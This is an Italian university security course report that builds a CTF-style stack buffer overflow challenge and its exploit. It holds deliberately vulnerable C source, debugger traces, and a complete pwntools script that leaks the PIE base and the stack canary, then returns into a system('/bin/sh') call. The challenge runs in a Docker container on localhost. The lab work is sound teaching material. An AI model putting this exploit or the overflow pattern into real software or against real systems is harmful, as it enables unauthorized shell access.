



SAPIENZA
UNIVERSITÀ DI ROMA

DIPARTIMENTO DI INFORMATICA

Buffer Overflow

SICUREZZA

Professore:

Casalicchio Emiliano

Studente:

De Nicola Tommaso, 2006686

Indice

1	Introduzione	2
1.1	Traccia	2
2	Analisi ed Exploitation	3
2.1	Analisi Statica	3
2.2	Analisi Dinamica	5
2.3	Exploitation	6
2.4	Final Exploit Code	10
3	Sviluppo	11
3.1	Binario	11
3.2	Container	12

1 Introduzione

L'idea del progetto si basa sulla realizzazione di una challenge pwn stile ctf, a tema buffer overflow, con annessa realizzazione dell'exploit.

1.1 Traccia

Realizzare un attacco di buffer overflow che permetta di aprire una shell su di un sistema target. A tale scopo si richiede sia di realizzare un programma vulnerabile ad un attacco di buffer overflow, sia di progettare e implementare la sequenza di byte che deve essere iniettata nel buffer per realizzare l'attacco. La shell deve essere eseguita con i privilegi del programma vulnerabile che viene sfruttato per il buffer overflow.


(Opzionale) migliorare l'attacco provando a far guadagnare alla shell maggiori privilegi rispetto a quelli del programma di cui si è sfruttata la vulnerabilità.

Suggerimenti: Installare una versione di SO vulnerabile ad attacchi overflow ovvero disabilitare tutte le impostazioni del sistema operativo che permettono di prevenire attacchi di buffer overflow.

2 Analisi ed Exploitation

2.1 Analisi Statica


Come ogni buona challenge che presenta un binario, il primo step, risiede sempre nell'analisi statica di esso, qui ci viene incontro IDA da HexRays che ci permette di aprire il compilato per poterlo analizzare, oltre ad offrirci un ottimo decompilato; ma solo dopo aver perlomeno verificato le protezioni presenti sul binario, per capire con che tipo di vulnerabilità potremmo avere a che fare.



```
kali:/tmp$ checksec remote_login
[*] '/tmp/remote_login'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
```

Figura 1: Protezioni del binario

Avendo lanciato checksec sul binario, notiamo che abbiamo tutte le protezioni attive, che vorrà dire semplicemente più complessità nella vulnerabilità. Ora siamo pronti per addentrarci nel codice.



```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     unsigned int buf; // [rsp+Ch] [rbp-54h] BYREF
4     char s[64]; // [rsp+10h] [rbp-50h] BYREF
5     unsigned __int64 v6; // [rsp+58h] [rbp-8h]
6
7     v6 = __readfsqword(0x28u);
8     memset(s, 0, sizeof(s));
9     setvbuf(stdin, 0LL, 2, 0LL);
10    setvbuf(stdout, 0LL, 2, 0LL);
11    setvbuf(stderr, 0LL, 2, 0LL);
12    printf("Shoutout at the user of the day: user_%llx\n", main);
13    printf("Enter your username: ");
14    read(0, s, 0x64uLL);
15    printf("Hello %s, what's your pin?\n", s);
16    read(0, &buf, 0x64uLL);
17    check_pin(buf);
18    return 0;
19 }
```

Figura 2: Decompilato del main

Come si può notare dal main, abbiamo molteplici punti di interesse. La prima cosa che salta all'occhio è decisamente la prima print che ci printerà l'indirizzo del main come un utente; dopodichè abbiamo 2 read da 0x64 byte e infine una funzione check_pin che prenderà in input il secondo buffer. Tra le variabili, notiamo intanto "v6" che come

possiamo notare sotto capiamo subito che si tratta del canary, il primo buffer che qui ci chiama "s" già ci fa storcere il naso, visto che ha dimensione 64, ma successivamente verranno letti 0x64 byte, un classico errore di misurazione che porta in questo caso ad un buffer overflow visto che 0x64 in realtà equivale a 100 byte! per poi esser printato come username; infine, probabilmente dovuto ad un frettoloso copia incolla, notiamo una altra read di 0x64 sul secondo buffer che però è solamente un intero (4 byte). Ora possiamo addentrarci dentro "check_pin" per vedere come viene poi usato il secondo buffer.

```
1 __int64 __fastcall check_pin(unsigned int pin)
2 {
3     if ( pin == get_pin() )
4     {
5         puts("Access granted.\n");
6         system("/bin/sh");
7         return 0LL;
8     }
9     else
10    {
11        puts("Access denied.\n");
12        return 1LL;
13    }
14 }
```

Figura 3: Decompilato di check_pin

Da questa funzione notiamo che se inseriamo il pin correttamente otterremo facilmente accesso al sistema, ora ci basta solo capire con cosa confronta il pin, ed il gioco è fatto!

```
1 unsigned int get_pin(void)
2 {
3     FILE *stream; // [rsp+8h] [rbp-18h]
4     unsigned int ptr; // [rsp+14h] [rbp-Ch] BYREF
5     unsigned __int64 v3; // [rsp+18h] [rbp-8h]
6
7     v3 = __readfsqword(0x28u);
8     stream = fopen("/dev/urandom", "r");
9     if ( !stream )
10    {
11        puts("Failed to open /dev/urandom");
12        exit(1);
13    }
14    if ( fread(&ptr, 1uLL, 4uLL, stream) != 4 )
15    {
16        puts("Failed to read from /dev/urandom");
17        fclose(stream);
18        exit(1);
19    }
20    fclose(stream);
21    return ptr;
22 }
```

Figura 4: Decompilato di get_pin

Purtroppo per noi sarà impossibile davvero ottenere il pin d'accesso dato che verrà confrontato con 4 byte letti da `/dev/urandom` che non solo essendo crittograficamente sicuro, non potremmo nemmeno leakarlo in nessun modo, quindi ci toccherà sfruttare gli overflow per poter pwnare il sistema.

2.2 Analisi Dinamica

Per l'analisi dinamica utilizzeremo *GDB*, e più nello specifico *pwndbg*, partiamo subito con il verificare il leak del indirizzo del main, che potrebbe aiutarci con il bypass di PIE (position independent executable) quindi mettendo un breakpoint al main estando l'indirizzo attuale e facendo runnare normalmente il processo dovremmo riuscire a verificarlo.

```
pwndbg> info addr main
Symbol "main" is at 0x555555553a7 in a file compiled without debugging.
pwndbg> c
Continuing.
Shoutout at the user of the day: user_555555553a7
Enter your username: 
```

Figura 5: PIE leak

Ottimo, grazie a questa informazione, successivamente riusciremo eventualmente a calcolarci il base address del binario. Ora controlliamo la stack per avere un'idea più precisa della sua struttura.

```
pwndbg> stack 20
00:0000 rsp 0x7fffffffda80 -> 0x555555554040 <- 0x400000006
01:0008 -058 0x7fffffffda88 -> 0x7ffff7fe283c (_dl_sysdep_start+1020) <- mov rax, qword ptr [rsp + 0x58]
02:0010 rax rdi 0x7fffffffda90 <- 0
... ↓ 7 skipped
0a:0050 -010 0x7fffffffdad0 <- 0x1000
0b:0058 -008 0x7fffffffdad8 <- 0x308763cd253a0500
0c:0060 rbp 0x7fffffffdae0 <- 1
0d:0068 +008 0x7fffffffdae8 -> 0x7ffff7dbbd90 (__libc_start_call_main+128) <- mov edi, eax
```

Figura 6: Stack del binario

Dalla conformazione della stack notiamo subito il buffer che viene memsettato a 0 all'inizio del codice, seguito da 8 byte (probabilmente usati come padding per l'allineamento) che da analisi statica non avevamo visto, seguito poi dal canary con il suo distintivo byte nullo alla fine, il base pointer e il return address. Ora ricordandoci che la prima read leggeva 100 byte possiamo generare una stringa non ripetuta per capire come e dove riusciamo ad arrivare grazie all'overflow, (la possiamo generare con il comando "cyclic 100" di pwntools)

```

pwndbg> stack 20
00:0000 rbp rsp 0x7fffffffda70 → 0x7fffffffdae0 ← 'uuaavaaawaaaxaaayaaa'
01:0008 +008 0x7fffffffda78 → 0x555555554bf (main+280) ← mov eax, 0
02:0010 +010 0x7fffffffda80 → 0x555555554040 ← 0x400000006
03:0018 rsi-4 0x7fffffffda88 ← 0x7f0af7fe283c
04:0020 +020 0x7fffffffda90 ← 'aaaabaaacaaadaaaeaaafaaagaaahaaiaaa jaaakaaa laaamaaanaaaooaaapaaqaaaraaasaaataaaauaaavaaawaaaxaaayaaa'
05:0028 +028 0x7fffffffda98 ← 'caadaaaeaaafaaagaaahaaiaaa jaaakaaa laaamaaanaaaooaaapaaqaaaraaasaaataaaauaaavaaawaaaxaaayaaa'
06:0030 +030 0x7fffffffdaa0 ← 'eaaafaaagaaahaaiaaa jaaakaaa laaamaaanaaaooaaapaaqaaaraaasaaataaaauaaavaaawaaaxaaayaaa'
07:0038 +038 0x7fffffffdaa8 ← 'gaaahaaiaaa jaaakaaa laaamaaanaaaooaaapaaqaaaraaasaaataaaauaaavaaawaaaxaaayaaa'
08:0040 +040 0x7fffffffdaab ← 'iaaa jaaakaaa laaamaaanaaaooaaapaaqaaaraaasaaataaaauaaavaaawaaaxaaayaaa'
09:0048 +048 0x7fffffffdaab8 ← 'kaaa laaamaaanaaaooaaapaaqaaaraaasaaataaaauaaavaaawaaaxaaayaaa'
0a:0050 +050 0x7fffffffdaac ← 'maanaaaooaaapaaqaaaraaasaaataaaauaaavaaawaaaxaaayaaa'
0b:0058 +058 0x7fffffffdaac8 ← 'oaaapaaqaaaraaasaaataaaauaaavaaawaaaxaaayaaa'
0c:0060 +060 0x7fffffffdaad ← 'qaaaraaasaaataaaauaaavaaawaaaxaaayaaa'
0d:0068 +068 0x7fffffffdaad8 ← 'saataaaauaaavaaawaaaxaaayaaa'
0e:0070 +070 0x7fffffffdae0 ← 'uuaavaaawaaaxaaayaaa'
0f:0078 +078 0x7fffffffdae8 ← 'waaaxaaayaaa'
10:0080 +080 0x7fffffffdaef ← 0x61616179 /* 'yaaa' */

```

Figura 7: Stack del binario corrotta

Come possiamo notare dalla stack, riusciamo sia a sovrascrivere il canary che il base pointer, che il return address, questo ci permetterà successivamente di effettuare una ROP (return oriented programming) chain.

2.3 Exploitation

Ora inizia la parte dove sfrutteremo le vulnerabilità riscontrate, iniziamo con il creare uno script python ed importare pwntools, per poi setuppare una funzione che ci permetterà di aprire il processo del binario o una connessione sul sistema remoto.

```

from pwn import *

u64 = util.packing.u64
p64 = util.packing.p64

exe = ELF('./remote_login')
context.binary = exe
context.terminal = ['tmux', 'splitw', '-h', '-F' '#{pane_pid}', '-P']

def conn():
    if args.REMOTE:
        return remote('127.0.0.1', 1337)
    if args.GDB:
        return gdb.debug(exe.path, '''b *main\ncontinue\n''')
    return process(exe.path)

def main():
    r = conn()
    r.interactive()

if __name__ == '__main__':
    main()

```

Ora possiamo interagire in maniera molto semplice con il binario; la prima cosa che vogliamo ora fare, è ottenere il leak del main per calcolarci il base address, quindi, dopo avviato la comunicazione con il processo/remote, riceviamo fino a quando ci viene stampato "user_" per poi prendere la parte successiva come hex e convertirla ad intero, poi la sottraiamo al simbolo del main presente nel binario per ottenere il base address che ci logghiamo per completezza, ottenendo il seguente snippet.

```
r.recvuntil(b'user_')
main_leak = int(r.recvline().strip().decode(), 16)
exe.address = main_leak - exe.sym['main']
success(f'base address: {hex(exe.address)}')
```

Ora, abbiamo 2 bof consecutivi, ma non abbiamo il canary che non ci permette di sovrascrivere il return address, quindi useremo il primo overflow per leakkarcelo, per ovviare al byte nullo del canary sfrutteremo lo '

n'; sapendo che il buffer sul quale stiamo per scrivere è grande 64 byte e dopo troviamo gli 8 di padding, manderemo 72 byte in un sendline, quindi 73 compreso di accapo, dopodichè leggeremo, fino alla stampa del nostro username, per poi leggere i byte leakkati, o almeno solo i primi 7, per poi aggiungere il byte nullo precedentemente sovrascritto, lo spacchettiamo e infine ci logghiamo il risultato, per ottenere il seguente.

```
r.recvuntil(b'username: ')
payload = cyclic(64 + 8)
r.sendline(payload)
r.recvuntil(b'Hello')
r.recvline()
canary = u64(b'\x00' + r.recv(7))
success(f'canary: {hex(canary)}')
```

Ora che abbiamo anche il canary possiamo usare la seconda read per costruire una possibile rop chain, anche se, andando a ricontrollare il codice, ricordiamo che se inserissimo il pin corretto, ci andrebbe ad aprire una shell, quindi più che una rop chain qui si parla di ret2win, dove possiamo andarci anche a ricavare l'indirizzo/offset.


```

.text:000000000000134E public check_pin
.text:000000000000134E check_pin proc near ; CODE XREF: main+113↓p
.text:000000000000134E var_4 = dword ptr -4
.text:000000000000134E ; __unwind {
.text:000000000000134E endbr64
.text:0000000000001352 push rbp
.text:0000000000001353 mov rbp, rsp
.text:0000000000001356 sub rsp, 10h
.text:000000000000135A mov [rbp+var_4], edi
.text:000000000000135D mov eax, 0
.text:0000000000001362 call get_pin
.text:0000000000001367 cmp [rbp+var_4], eax
.text:000000000000136A jnz short loc_1391
.text:000000000000136C lea rax, aAccessGranted ; "Access granted.\n"
.text:0000000000001373 mov rdi, rax ; s
.text:0000000000001376 call _puts
.text:000000000000137B lea rax, command ; "/bin/sh"
.text:0000000000001382 mov rdi, rax ; command
.text:0000000000001385 call _system
.text:000000000000138A mov eax, 0
.text:000000000000138F jmp short locret_13A5
.text:0000000000001391 ; -----
.text:0000000000001391 loc_1391: ; CODE XREF: check_pin+1C↑j
.text:0000000000001391 lea rax, aAccessDenied ; "Access denied.\n"
.text:0000000000001398 mov rdi, rax ; s
.text:000000000000139B call _puts
.text:00000000000013A0 mov eax, 1
.text:00000000000013A5 locret_13A5: ; CODE XREF: check_pin+41↑j
.text:00000000000013A5 leave
.text:00000000000013A6 retn

```

Figura 8: Asm di check_pin

Qui selezioniamo il nostro indirizzo d'arrivo, cioè 0x136C, ricordando la funzione di partenza a 0x134E, questi indirizzi sono però senza considerare PIE, quindi ci prenderemo l'offset dall'inizio funzione per poi sommarlo al simbolo del binario con il base address. Ora possiamo comporre il payload finale, partiamo dal pin che è compost da 4 byte, dove manderemo 4 'A', lo username, dove possiamo usare il payload precedente che conteneva pure il padding, il canary che ci siamo leakkati, il base pointer possiamo pure sovrascriverlo con delle 'A', tanto, non staremo a ritornare dalla shell, infine l'indirizzo di win calcolato.

```

payload = flat(
    b'A' * 4, # pin
    payload, # username + padding
    canary, # canary
    b'A' * 8, # rbp
    exe.sym['check_pin'] + (0x136C - 0x134E), # ret/win address
)
r.recvline()
r.sendline(payload)

```

Ormai abbiamo vinto! ci basta eseguirlo in remoto (o in locale per provare), e prenderci il sistema avversario.

```
kali:/tmp$ py exploit.py REMOTE
[*] '/tmp/remote/remote_login'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
[+] Opening connection to 127.0.0.1 on port 1337: Done
[+] base address: 0x55f7e8158000
[+] canary: 0x9af8b81a9174cd00
[*] Switching to interactive mode
Access denied.

Access granted.

$ id
uid=1000(chall) gid=1000(chall) groups=1000(chall)
$ ls
flag.txt
remote_login
$ cat flag.txt
flag{d1d_y0u_r34lly_br0k3_ur4nd0m}
$ █
```

Figura 9: Exploit in azione

2.4 Final Exploit Code

```
from pwn import *
u64 = util.packing.u64
p64 = util.packing.p64

exe = ELF('./remote_login')
context.binary = exe

def conn():
    if args.REMOTE:
        return remote('127.0.0.1', 1337)
    return process(exe.path)

def main():
    r = conn()

    # PIE leak
    r.recvuntil(b'user_')
    main_leak = int(r.recvline().strip().decode(), 16)
    exe.address = main_leak - exe.sym['main']
    success(f'base address: {hex(exe.address)}')

    # Canary leak
    r.recvuntil(b'username: ')
    payload = cyclic(64 + 8)
    r.sendline(payload)
    r.recvuntil(b'Hello')
    r.recvline()
    canary = u64(b'\x00' + r.recv(7))
    success(f'canary: {hex(canary)}')

    # ret2win
    payload = flat(
        b'A' * 4, # pin
        payload, # username
        canary, # canary
        b'A' * 8, # rbp
        exe.sym['check_pin'] + (0x136C - 0x134E), # ret/win address
    )
    r.recvline()
    r.sendline(payload)
    r.interactive()

if __name__ == '__main__':
    main()
```

3 Sviluppo

3.1 Binario

Come visto nella fase di reverse engineering, il codice sorgente non differisce poi molto dal suo equivalente decompilato né differisce dall'analisi già effettuata.

main.c

```
1 #include "bof.h"
2
3 t_pin get_pin()
4 {
5     FILE *urandom;
6     t_pin pin;
7
8     urandom = fopen("/dev/urandom", "r");
9     if (urandom == NULL) {
10         printf("Failed to open /dev/urandom\n");
11         exit(1);
12     }
13     if (fread(pin.b, sizeof(char), 4, urandom) != 4) {
14         printf("Failed to read from /dev/urandom\n");
15         fclose(urandom);
16         exit(1);
17     }
18     fclose(urandom);
19     return (pin);
20 }
21
22 int check_pin(u_int32_t pin)
23 {
24     if (pin == get_pin().u)
25     {
26         puts("Access granted.\n");
27         system("/bin/sh");
28         return (0);
29     }
30     puts("Access denied.\n");
31     return (1);
32 }
33
34 int main(void)
35 {
36     char user[64];
37     t_pin password;
38
39     memset(user, 0, sizeof(user));
```

```

40     setvbuf(stdin, NULL, _IONBF, 0);
41     setvbuf(stdout, NULL, _IONBF, 0);
42     setvbuf(stderr, NULL, _IONBF, 0);
43
44     printf("Shoutout at the user of the day: user_%llx\n", main);
45     printf("Enter your username: ");
46     read(0, user, 0x64);
47     printf("Hello %s, what's your pin?\n", user);
48     read(0, password.b, 0x64);
49     check_pin(password.u);
50     return (0);
51 }

```

bof.h

```

1  #ifndef BOF_H
2  # define BOF_H
3
4  # include <stdio.h>
5  # include <stdlib.h>
6
7  typedef union s_pin {
8      uint32_t    u;
9      char        b[4];
10 } t_pin;
11
12 #endif

```

3.2 Container

Ora serve rendere il binario un vero e proprio servizio al quale si può accedere da remoto, qui entra in gioco Docker; per prima cosa creo un Dockerfile, dove poi inizio scegliendo come immagine di partenza un ubuntu:22.04, ci installo socat, che servirà, in questo caso, a rendere il binario un server; dopodiché aggiungo un utente da poi usare dentro il container, copio i file necessari (ovvero, il binario e una flag), espongo una porta da usare e avvio socat nell'entrypoint.

```

FROM ubuntu:22.04

RUN apt-get update && \
    apt-get install -y socat

RUN useradd -d /home/chall/ -m -p chall -s /bin/bash chall
RUN echo "chall:chall" | chpasswd

COPY ./remote_login /home/chall/remote
COPY ./flag.txt /home/chall/flag.txt
RUN chmod +x /home/chall/remote

```

```
USER chall
WORKDIR /home/chall

EXPOSE 1337

ENTRYPOINT ["socat","TCP-LISTEN:1337,reuseaddr,fork","EXEC:./remote"]
```

Ora ci manca solo l'ultimo passo per rendere tutto più semplice e comodo da deployare, cioè il compose; qui è riportata la semplice configurazione per build locale, con porta forwardata sulla 1337, e in particolare i limiti sulle risorse e il filesystem readonly per evitare che chi in futuro dovesse accedere a questa challenge di fare danni alla challenge stessa ne alla macchina sulla quale sta operando.

```
1 services:
2   remote_login:
3     build: ./remote
4     ports:
5       - 1337:1337
6     stdin_open: true
7     tty: true
8     read_only: true
9     deploy:
10      restart_policy:
11        condition: any
12        delay: 5s
13        window: 10s
14      resources:
15        limits:
16          cpus: '2'
17          memory: 1000M
```